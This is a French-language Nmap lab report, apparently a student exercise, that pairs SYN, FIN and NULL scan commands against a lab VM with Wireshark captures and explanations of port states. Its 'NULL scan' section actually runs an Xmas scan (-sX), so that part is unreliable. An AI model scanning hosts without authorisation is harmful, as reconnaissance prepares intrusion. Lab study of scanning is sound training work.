8	5.474423064	10.0.2.15	10.0.2.7	TCP	74	56370 → 25 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344810 TSecr=0 WS=128
9	5.474523084	10.0.2.15	10.0.2.7	TCP	74	58686 → 995 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344810 TSecr=0 WS=128
10	5.474543042	10.0.2.7	10.0.2.15	TCP	74	23 → 55874 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM TSval=1702119626 TSecr=1314344810 WS=1
11	5.474616225	10.0.2.15	10.0.2.7	TCP	74	50010 → 445 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344811 TSecr=0 WS=128
12	5.474662220	10.0.2.15	10.0.2.7	TCP	66	55874 → 23 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1314344811 TSecr=1702119626
13	5.474749456	10.0.2.15	10.0.2.7	TCP	74	58126 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344811 TSecr=0 WS=128
14	5.474844557	10.0.2.15	10.0.2.7	TCP	74	55622 → 143 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344811 TSecr=0 WS=128
15	5.474937897	10.0.2.15	10.0.2.7	TCP	74	38152 → 21 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344811 TSecr=0 WS=128
16	5.475066832	10.0.2.15	10.0.2.7	TCP	66	55874 → 23 [RST, ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1314344811 TSecr=1702119626
17	5.475189298	10.0.2.15	10.0.2.7	TCP	74	54190 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344811 TSecr=0 WS=128
18	5.475289146	10.0.2.15	10.0.2.7	TCP	74	38812 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344811 TSecr=0 WS=128
19	5.475564053	10.0.2.7	10.0.2.15	TCP	60	21 → 38152 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
20	5.476948613	10.0.2.15	10.0.2.7	TCP	74	44632 → 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344813 TSecr=0 WS=128
21	5.477152187	10.0.2.15	10.0.2.7	TCP	74	43076 → 113 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314344813 TSecr=0 WS=128
22	6.480058119	10.0.2.15	10.0.2.7	TCP	74	[TCP Retransmission] 43076 → 113 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314345816 TSecr=0 WS
23	6.480137564	10.0.2.15	10.0.2.7	TCP	74	[TCP Retransmission] 44632 → 111 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314345816 TSecr=0 WS
24	6.480187575	10.0.2.15	10.0.2.7	TCP	74	[TCP Retransmission] 38812 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314345816 TSecr=0 WS

Alors qu'il n'est pas fait pour les ports fermes **(exemple port 20)**



1860	10.014947842	10.0.2.15	10.0.2.7	TCP	74	39732 → 607 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349351 TSecr=0 WS=128
1861	10.015181553	10.0.2.15	10.0.2.7	TCP	74	52084 → 942 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349351 TSecr=0 WS=128
1862	10.015392505	10.0.2.15	10.0.2.7	TCP	74	48606 → 164 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349351 TSecr=0 WS=128
1863	10.015589217	10.0.2.15	10.0.2.7	TCP	74	58416 → 20 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349352 TSecr=0 WS=128
1864	10.015844233	10.0.2.7	10.0.2.15	TCP	60	20 → 58416 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1865	10.016051319	10.0.2.15	10.0.2.7	TCP	74	60660 → 811 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349352 TSecr=0 WS=128
1866	10.016247789	10.0.2.15	10.0.2.7	TCP	74	34632 → 489 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349352 TSecr=0 WS=128
1867	10.016350709	10.0.2.15	10.0.2.7	TCP	74	52476 → 83 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349352 TSecr=0 WS=128
1868	10.016469899	10.0.2.15	10.0.2.7	TCP	74	43350 → 250 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349352 TSecr=0 WS=128
1869	10.016611274	10.0.2.15	10.0.2.7	TCP	74	45014 → 984 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349353 TSecr=0 WS=128
1870	10.017048109	10.0.2.15	10.0.2.7	TCP	74	58400 → 776 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM TSval=1314349353 TSecr=0 WS=128

3. TCP SYN Scan :

Le scan SYN de Nmap est active avec l'option **-sS** .

Voici comment fonctionne le scan SYN :

i. **Envoi des paquets SYN**
j. **Réponse SYN/ACK :** Si le port est **ouvert**
k. **Réponse RST :** Si le port est **fermé**
l. **Pas de réponse :** Si le port est **filtré**


a. Scan Nmap :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS 10.0.2.7
[sudo] password for kali:
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 17:02 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00062s latency).
Not shown: 967 filtered tcp ports (no-response), 31 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
23/tcp open  telnet
MAC Address: 00:0C:29:3F:11:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 7.42 seconds
```

b. Capture Wireshark :


Il y a des réponses avec **des paquets RST** , pour **les ports fermés** :

No.	Time	Source	Destination	Protocol	Length	Info
136	12.123696981	10.0.2.15	10.0.2.7	TCP	58	35558 → 4449 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
137	12.123933352	10.0.2.15	10.0.2.7	TCP	58	35558 → 49165 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
138	12.124152898	10.0.2.15	10.0.2.7	TCP	58	35558 → 32781 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
139	12.124343959	10.0.2.15	10.0.2.7	TCP	58	35558 → 4111 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
140	12.124608346	10.0.2.7	10.0.2.15	TCP	60	49165 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
141	12.124682561	10.0.2.15	10.0.2.7	TCP	58	35558 → 50500 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
142	12.124916480	10.0.2.15	10.0.2.7	TCP	58	35558 → 3517 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
143	12.125156154	10.0.2.15	10.0.2.7	TCP	58	35558 → 2393 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
144	12.127735847	10.0.2.15	10.0.2.7	TCP	58	35558 → 2401 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
145	12.128012539	10.0.2.15	10.0.2.7	TCP	58	35558 → 901 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
146	12.128265167	10.0.2.15	10.0.2.7	TCP	58	35558 → 3869 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
147	12.128528207	10.0.2.15	10.0.2.7	TCP	58	35558 → 512 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
148	12.128754039	10.0.2.15	10.0.2.7	TCP	58	35558 → 32782 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
149	12.128982218	10.0.2.15	10.0.2.7	TCP	58	35558 → 8042 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
150	12.129207569	10.0.2.15	10.0.2.7	TCP	58	35558 → 1052 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
151	12.129468809	10.0.2.15	10.0.2.7	TCP	58	35558 → 5915 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
152	12.129694342	10.0.2.15	10.0.2.7	TCP	58	35558 → 1045 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
153	12.129916968	10.0.2.15	10.0.2.7	TCP	58	35558 → 8087 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
154	12.130172535	10.0.2.15	10.0.2.7	TCP	58	35558 → 9595 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
155	12.130396060	10.0.2.15	10.0.2.7	TCP	58	35558 → 3998 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
156	12.130617559	10.0.2.15	10.0.2.7	TCP	58	35558 → 1072 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
157	12.130841101	10.0.2.15	10.0.2.7	TCP	58	35558 → 1056 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
158	12.131302327	10.0.2.15	10.0.2.7	TCP	58	35558 → 2967 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
159	12.131447168	10.0.2.15	10.0.2.7	TCP	58	35558 → 8086 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
160	12.131582959	10.0.2.15	10.0.2.7	TCP	58	35558 → 49152 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
161	12.131724119	10.0.2.15	10.0.2.7	TCP	58	35558 → 22939 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
162	12.131863488	10.0.2.15	10.0.2.7	TCP	58	35558 → 1124 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
163	12.132042781	10.0.2.7	10.0.2.15	TCP	60	49152 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
164	12.132104620	10.0.2.15	10.0.2.7	TCP	58	35558 → 981 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
165	12.135199364	10.0.2.15	10.0.2.7	TCP	58	35558 → 8021 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
166	12.135469133	10.0.2.15	10.0.2.7	TCP	58	35558 → 7025 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
167	12.135639097	10.0.2.15	10.0.2.7	TCP	58	35558 → 2601 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
168	12.135834895	10.0.2.15	10.0.2.7	TCP	58	35558 → 10180 [SYN] Seq=0 Win=1024 Len=0 MSS=1460



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
307	12.334927706	10.0.2.15	10.0.2.7	TCP	58	35558 → 8031 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
308	12.337658433	10.0.2.15	10.0.2.7	TCP	58	35558 → 990 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
309	12.337999048	10.0.2.15	10.0.2.7	TCP	58	35558 → 8099 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
310	12.338193916	10.0.2.15	10.0.2.7	TCP	58	35558 → 4998 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
311	12.338366087	10.0.2.7	10.0.2.15	TCP	60	990 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
312	12.338436181	10.0.2.15	10.0.2.7	TCP	58	35558 → 1054 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
313	12.338770583	10.0.2.15	10.0.2.7	TCP	58	35558 → 2200 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
314	12.338912157	10.0.2.15	10.0.2.7	TCP	58	35558 → 7435 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
315	12.339083397	10.0.2.15	10.0.2.7	TCP	58	35558 → 12345 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
316	12.339401571	10.0.2.15	10.0.2.7	TCP	58	35558 → 3370 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
317	12.339631514	10.0.2.15	10.0.2.7	TCP	58	35558 → 5357 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
318	12.342794334	10.0.2.15	10.0.2.7	TCP	58	35558 → 1296 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
319	12.342951908	10.0.2.15	10.0.2.7	TCP	58	35558 → 6881 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
320	12.343091450	10.0.2.15	10.0.2.7	TCP	58	35558 → 2869 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
321	12.343229050	10.0.2.15	10.0.2.7	TCP	58	35558 → 8083 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
322	12.343364445	10.0.2.15	10.0.2.7	TCP	58	35558 → 1864 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
323	12.343500397	10.0.2.15	10.0.2.7	TCP	58	35558 → 27352 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
324	12.343645777	10.0.2.15	10.0.2.7	TCP	58	35558 → 212 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
325	12.343780604	10.0.2.15	10.0.2.7	TCP	58	35558 → 3476 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
326	12.343916133	10.0.2.15	10.0.2.7	TCP	58	35558 → 5678 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
327	12.344055373	10.0.2.15	10.0.2.7	TCP	58	35558 → 33 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
328	12.344239025	10.0.2.15	10.0.2.7	TCP	58	35558 → 1998 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
329	12.344438045	10.0.2.15	10.0.2.7	TCP	58	35558 → 20 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
330	12.344590453	10.0.2.15	10.0.2.7	TCP	58	35558 → 5001 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
331	12.344736685	10.0.2.15	10.0.2.7	TCP	58	35558 → 2043 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
332	12.344867932	10.0.2.7	10.0.2.15	TCP	60	20 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
333	12.345027033	10.0.2.15	10.0.2.7	TCP	58	35558 → 3283 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
334	12.345175709	10.0.2.15	10.0.2.7	TCP	58	35558 → 7676 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
335	12.345326828	10.0.2.15	10.0.2.7	TCP	58	35558 → 5432 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
336	12.348388113	10.0.2.15	10.0.2.7	TCP	58	35558 → 49158 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
337	12.348595459	10.0.2.15	10.0.2.7	TCP	58	35558 → 9929 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
338	12.348793192	10.0.2.7	10.0.2.15	TCP	60	49158 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
339	12.349046808	10.0.2.15	10.0.2.7	TCP	58	35558 → 32772 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
340	12.349195217	10.0.2.15	10.0.2.7	TCP	58	35558 → 1840 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
341	12.349346154	10.0.2.15	10.0.2.7	TCP	58	35558 → 1095 [SYN] Seq=0 Win=1024 Len=0 MSS=1460



Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1939	14.318951321	10.0.2.15	10.0.2.7	TCP	58	35558 → 8082 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1940	14.323173662	10.0.2.15	10.0.2.7	TCP	58	35558 → 8800 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1941	14.323286326	10.0.2.15	10.0.2.7	TCP	58	35558 → 9290 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1942	14.328374600	10.0.2.15	10.0.2.7	TCP	58	35558 → 45100 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1943	14.329561066	10.0.2.7	10.0.2.15	TCP	60	45100 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1944	14.332341901	10.0.2.15	10.0.2.7	TCP	58	35558 → 48080 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1945	14.332423397	10.0.2.15	10.0.2.7	TCP	58	35558 → 2909 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1946	14.332502321	10.0.2.15	10.0.2.7	TCP	58	35558 → 5907 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1947	14.332988079	10.0.2.7	10.0.2.15	TCP	60	48080 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1948	14.336131188	10.0.2.15	10.0.2.7	TCP	58	35558 → 3914 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1949	14.336237315	10.0.2.15	10.0.2.7	TCP	58	35558 → 44443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1950	14.336296980	10.0.2.15	10.0.2.7	TCP	58	35558 → 2399 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1951	14.337139736	10.0.2.7	10.0.2.15	TCP	60	44443 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1952	14.340397274	10.0.2.15	10.0.2.7	TCP	58	35558 → 2500 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1953	14.340618154	10.0.2.15	10.0.2.7	TCP	58	35558 → 8402 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1954	14.340763572	10.0.2.15	10.0.2.7	TCP	58	35558 → 464 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1955	14.340838017	10.0.2.15	10.0.2.7	TCP	58	35558 → 4045 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1956	14.340907737	10.0.2.15	10.0.2.7	TCP	58	35558 → 9500 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1957	14.343464494	10.0.2.15	10.0.2.7	TCP	58	35558 → 26 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1958	14.343535112	10.0.2.15	10.0.2.7	TCP	58	35558 → 44501 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1959	14.343625773	10.0.2.15	10.0.2.7	TCP	58	35558 → 1034 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1960	14.343895718	10.0.2.7	10.0.2.15	TCP	60	44501 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1961	14.346395309	10.0.2.15	10.0.2.7	TCP	58	35558 → 5989 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1962	14.349361241	10.0.2.15	10.0.2.7	TCP	58	35558 → 5004 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1963	14.349434099	10.0.2.15	10.0.2.7	TCP	58	35558 → 6129 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1964	14.352109171	10.0.2.15	10.0.2.7	TCP	58	35558 → 1971 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1965	14.352220070	10.0.2.15	10.0.2.7	TCP	58	35558 → 1494 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1966	14.352307521	10.0.2.15	10.0.2.7	TCP	58	35558 → 264 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1967	14.352385001	10.0.2.15	10.0.2.7	TCP	58	35558 → 2121 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1968	14.354956392	10.0.2.15	10.0.2.7	TCP	58	35558 → 1088 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1969	14.355058865	10.0.2.15	10.0.2.7	TCP	58	35558 → 6005 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1970	14.355133291	10.0.2.15	10.0.2.7	TCP	58	35558 → 49156 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1971	14.355206006	10.0.2.15	10.0.2.7	TCP	58	35558 → 7777 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
1972	14.355646375	10.0.2.7	10.0.2.15	TCP	60	49156 → 35558 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
1973	14.358463402	10.0.2.15	10.0.2.7	TCP	58	35558 → 1300 [SYN] Seq=0 Win=1024 Len=0 MSS=1460

4. TCP FIN Scan :

Le scan FIN de Nmap **(-sF) :**

- **Envoi des paquets FIN** aux ports cibles
  - **Réponse avec un paquet RST :** Si le port est **fermé**
  - **Pas de réponse :** si le port est **ouvert** ou **filtré**

a. Scan Nmap :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sF -p 1-1000 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 17:13 EDT
Nmap scan report for 10.0.2.7
Host is up (0.00070s latency).
All 1000 scanned ports on 10.0.2.7 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:3F:11:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.48 seconds
```

b. Capture Wireshark :

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
13	0.149038713	10.0.2.15	10.0.2.7	TCP	54	59964 → 113 [FIN] Seq=1 Win=1024 Len=0
14	0.149202478	10.0.2.15	10.0.2.7	TCP	54	59964 → 25 [FIN] Seq=1 Win=1024 Len=0
15	1.250531157	10.0.2.15	10.0.2.7	TCP	54	59966 → 25 [FIN] Seq=1 Win=1024 Len=0
16	1.250776315	10.0.2.15	10.0.2.7	TCP	54	59966 → 113 [FIN] Seq=1 Win=1024 Len=0
17	1.251011114	10.0.2.15	10.0.2.7	TCP	54	59966 → 23 [FIN] Seq=1 Win=1024 Len=0
18	1.251248881	10.0.2.15	10.0.2.7	TCP	54	59966 → 139 [FIN] Seq=1 Win=1024 Len=0
19	1.251475095	10.0.2.15	10.0.2.7	TCP	54	59966 → 111 [FIN] Seq=1 Win=1024 Len=0
20	1.251706538	10.0.2.15	10.0.2.7	TCP	54	59966 → 995 [FIN] Seq=1 Win=1024 Len=0
21	1.251929394	10.0.2.15	10.0.2.7	TCP	54	59966 → 993 [FIN] Seq=1 Win=1024 Len=0
22	1.252150473	10.0.2.15	10.0.2.7	TCP	54	59966 → 443 [FIN] Seq=1 Win=1024 Len=0
23	1.252372531	10.0.2.15	10.0.2.7	TCP	54	59966 → 80 [FIN] Seq=1 Win=1024 Len=0
24	1.252596093	10.0.2.15	10.0.2.7	TCP	54	59966 → 110 [FIN] Seq=1 Win=1024 Len=0
25	1.351243720	10.0.2.15	10.0.2.7	TCP	54	59964 → 53 [FIN] Seq=1 Win=1024 Len=0
26	1.351628723	10.0.2.15	10.0.2.7	TCP	54	59964 → 135 [FIN] Seq=1 Win=1024 Len=0
27	1.351849594	10.0.2.15	10.0.2.7	TCP	54	59964 → 21 [FIN] Seq=1 Win=1024 Len=0
28	1.355241750	10.0.2.15	10.0.2.7	TCP	54	59964 → 587 [FIN] Seq=1 Win=1024 Len=0
29	1.355447009	10.0.2.15	10.0.2.7	TCP	54	59964 → 256 [FIN] Seq=1 Win=1024 Len=0
30	1.355604097	10.0.2.15	10.0.2.7	TCP	54	59964 → 143 [FIN] Seq=1 Win=1024 Len=0
31	1.355753845	10.0.2.15	10.0.2.7	TCP	54	59964 → 199 [FIN] Seq=1 Win=1024 Len=0
32	1.355899084	10.0.2.15	10.0.2.7	TCP	54	59964 → 445 [FIN] Seq=1 Win=1024 Len=0
33	1.356031390	10.0.2.15	10.0.2.7	TCP	54	59964 → 22 [FIN] Seq=1 Win=1024 Len=0
34	1.356162923	10.0.2.15	10.0.2.7	TCP	54	59964 → 554 [FIN] Seq=1 Win=1024 Len=0
35	1.451530740	10.0.2.15	10.0.2.7	TCP	54	59966 → 53 [FIN] Seq=1 Win=1024 Len=0
36	1.454871385	10.0.2.15	10.0.2.7	TCP	54	59966 → 21 [FIN] Seq=1 Win=1024 Len=0
37	1.455108073	10.0.2.15	10.0.2.7	TCP	54	59966 → 135 [FIN] Seq=1 Win=1024 Len=0
38	1.458117320	10.0.2.15	10.0.2.7	TCP	54	59966 → 554 [FIN] Seq=1 Win=1024 Len=0
39	1.458303871	10.0.2.15	10.0.2.7	TCP	54	59966 → 22 [FIN] Seq=1 Win=1024 Len=0
40	1.458458866	10.0.2.15	10.0.2.7	TCP	54	59966 → 445 [FIN] Seq=1 Win=1024 Len=0
41	1.458758848	10.0.2.15	10.0.2.7	TCP	54	59966 → 199 [FIN] Seq=1 Win=1024 Len=0
42	1.458955653	10.0.2.15	10.0.2.7	TCP	54	59966 → 143 [FIN] Seq=1 Win=1024 Len=0
43	1.459216818	10.0.2.15	10.0.2.7	TCP	54	59966 → 256 [FIN] Seq=1 Win=1024 Len=0
44	1.459364570	10.0.2.15	10.0.2.7	TCP	54	59966 → 587 [FIN] Seq=1 Win=1024 Len=0
45	1.552098769	10.0.2.15	10.0.2.7	TCP	54	59964 → 437 [FIN] Seq=1 Win=1024 Len=0
46	1.555106237	10.0.2.15	10.0.2.7	TCP	54	59964 → 461 [FIN] Seq=1 Win=1024 Len=0

5. TCP NULL Scan :

Le scan NULL de Nmap est active avec l'option **-sN** , il envoie des paquets TCP **sans aucun drapeau :**

- Envoi de paquets **TCP NULL**
  - **Réponse avec un paquet RST :** si le port est **fermé**
  - **Pas de réponse :** si le port est **ouvert** ou **filtré**

a. Scan Nmap :

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sX -p 1-1000 10.0.2.7
Starting Nmap 7.94 ( https://nmap.org ) at 2024-04-29 17:18 EDT
Nmap scan report for 10.0.2.7
Host is up (0.0012s latency).
All 1000 scanned ports on 10.0.2.7 are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)
MAC Address: 00:0C:29:3F:11:08 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.78 seconds
```

b. Capture Wireshark :

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
28	3.231903461	10.0.2.15	10.0.2.7	TCP	54	38230 → 443 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
29	3.330932936	10.0.2.15	10.0.2.7	TCP	54	38228 → 21 [FIN, PSH, URG] Seq=1 Win=1024 Urg=0 Len=0
